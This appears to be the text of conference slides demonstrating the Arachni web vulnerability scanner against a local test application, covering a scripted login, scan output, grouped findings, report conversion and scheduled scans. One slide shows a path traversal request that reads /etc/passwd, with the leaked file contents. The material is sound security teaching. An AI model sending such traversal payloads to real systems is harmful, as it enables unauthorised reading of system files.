http://kali:8080/marathon/secured/profile.page



Target to scan (start at login)

Arachni: Define how to login using JS

// Content of **login-marathon.js**

```
document.getElementsByName('j_username')[0].value = 'test';
document.getElementsByName('j_password')[0].value = 'test';
document.forms[0].submit();
```

Arachni: Start the scan...

[~] Login script: Running the script.

[~] Login script: Execution completed.

[+] Login script: Login was successful.

[~] Login script: Cookies set to:

[~] Login script: * "JSESSIONID" = "4969D89D7373DF39E3BB0F0073699ACA"

[*] BrowserCluster: Initializing 6 browsers...

[*] BrowserCluster: Spawning #1 with PID 7315 [lifeline at PID 7312].

[*] BrowserCluster: Spawning #2 with PID 7338 [lifeline at PID 7335]


...

- Reports can be generated during scan:

- press Enter in interactive CLI and check menu

Arachni: Report Conversion

- Report files (*.afr) can be converted to XML, HTML, etc.
- ./arachni_reporter "marathon 2016-04-15.afr"**
--reporter=html:outfile=report.html.zip



Arachni: Findings grouped by severity & vuln

The screenshot shows the Arachni application interface. At the top, there is a navigation bar with links: 'Issues 29' (with a dropdown arrow), 'Plugin results 2' (with a dropdown arrow), 'Sitemap 64', 'Configuration', and '(Fo...'. Below the navigation bar, there is a sidebar on the left with categories: 'Trusted 29' (selected), 'High 10', 'Low 1', and 'Informational 18'. To the right of the sidebar, the main content area displays findings categorized by vulnerability type. The findings are:

- Cross-Site Request Forgery 3
- Cross-Site Scripting (XSS) in script context 1
- SQL Injection 1
- Cross-Site Scripting (XSS) 3
- Cross-Site Scripting (XSS) in HTML tag 1
- Path Traversal 1

Arachni: Request & response details

Affected page: <http://kali:8080/marathon/PhotoLoader?photo=../../../../etc/passwd>

HTTP request

Raw HTTP request used to retrieve the page.

```
GET /marathon/PhotoLoader?photo=%2F..%2F..%2Fetc%2Fpasswd HTTP/1.1
Host: kali:8080
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=D13F6A44113B
```

HTTP response

Raw HTTP response used as the page basis. (Binary bodies will not be displayed)

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Expires: 0
Content-Length: 2847
Date: Fri, 15 Apr 2016 09:06:00 GMT
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Arachni: Web-UI for scheduled scans

- Start via `./arachni_web` (listens on port 9292)

The screenshot shows the Arachni v1.4 - WebUI v0.5.10 interface for scheduling scans. The top navigation bar includes links for Most Visited, Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, and Aircrack-ng. The main menu has tabs for Scans, Profiles, Dispatchers, and Users, with an Administrator button on the right.

The 'Advanced options' section is open, showing the 'Scheduling' tab selected. It contains fields for 'Start at' (hour:minute day/month/year), 'Recurring' (Every Minutes (1-59) Hours (1-24) Days (1-29) Months (1-12)), and 'Stop after' (After Finish time). There are also checkboxes for 'Use sitemaps of previous revisions' (instead of crawling or in addition to crawling), and a 'Suspend' checkbox. A large blue 'Go!' button is at the bottom.

Q & A / Thank You !

Christian Schneider

Twitter: @cschneider4711
mail@Christian-Schneider.net

Trainings for these
and more pentesting tools:
www.Christian-Schneider.net

